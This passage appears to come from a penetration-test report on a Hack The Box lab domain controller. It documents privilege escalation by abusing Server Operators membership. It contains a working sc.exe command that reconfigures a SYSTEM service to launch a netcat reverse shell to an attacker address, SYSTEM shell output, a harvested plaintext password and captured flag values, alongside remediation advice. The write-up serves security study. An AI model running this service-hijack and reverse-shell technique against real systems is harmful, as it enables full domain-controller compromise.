
Description

The `svc-printer` service account is a member of the Server Operators group. This group grants the ability to manage (configure, start, stop) services. This capability allows any member to reconfigure a service executable path and restart it, achieving code execution as the account running the service.

Impact

An attacker with `svc-printer` account controlled can connect to the target system DC via WinRM (RMU), enumerate Windows services, reconfigure a service executable path `binPath` (for example `VMTools` service, which runs as SYSTEM), set a reverse shell command using `nc.exe` (binary planted on target system by attacker), and restart the service, executing the reverse shell and obtaining a shell as NT AUTHORITY\SYSTEM, achieving highest local privilege in the Domain Controller.

Evidence



svc-printer member of Server Operators Group

```
*Evil-WinRM* PS C:\temp> sc.exe config VMTools binPath="C:\temp\nc.exe -e cmd.exe 10.10.15.242 9001"
[SC] ChangeServiceConfig SUCCESS
```

Abusing Server Operators Group membership to reconfigure VMTools binPath, setting it to nc reverse shell

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::b4a2:c0c1:91fb:c068
   Link-local IPv6 Address . . . . . : fe80::b4a2:c0c1:91fb:c068%10
   IPv4 Address. . . . . . . . . . . : 10.129.95.241
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%10
                                       10.129.0.1
```

Connected as NT AUTHORITY\SYSTEM to target system DC PRINTER with IP: 10.129.95.241

Remediation

Remove `svc-printer` from Server Operators. A printer service account does not require service management rights on domain controllers. (Server Operators is a tier 0 / privileged group).

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username / Source	Password	Privilege
10.129.95.241	svc-printer	1edFg43012!!	RMU, Server Operators

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.95.241	user.txt	4b863f06d283de79c3b610ce0f10cac9	C:\Users\svc-printer\Desktop\user.txt
10.129.95.241	root.txt	5ec424faec9314d072b7d093270f8ab7	C:\Users\Administrator\Desktop\root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [High] Service Account Credential Disclosure via Printer Configuration - LDAP passback	High	Medium	1st
5.2 [Critical] Privilege Escalation via Server Operators Group Membership	Critical	Low	2nd

8. Appendices

Appendix A — Proof of Compromise

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami ; ipconfig
return\svc-printer

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::b4a2:c0c1:91fb:c068
   Link-local IPv6 Address . . . . . : fe80::b4a2:c0c1:91fb:c068%10
   IPv4 Address. . . . . . . . . . . : 10.129.95.241
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%10
                                       10.129.0.1
```

Connected as `svc-printer` to the target system `PRINTER` with IP: 10.129.95.241

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::b4a2:c0c1:91fb:c068
   Link-local IPv6 Address . . . . . : fe80::b4a2:c0c1:91fb:c068%10
   IPv4 Address. . . . . . . . . . . : 10.129.95.241
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%10
                                       10.129.0.1
```

Connected as `NT AUTHORITY\SYSTEM` to target system DC `PRINTER` with IP: 10.129.95.241

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

RCE Remote Code Execution — running arbitrary commands on a remote system.

RMU Remote Management User/s — group/account permission to manage and connect to a system remotely (WinRM).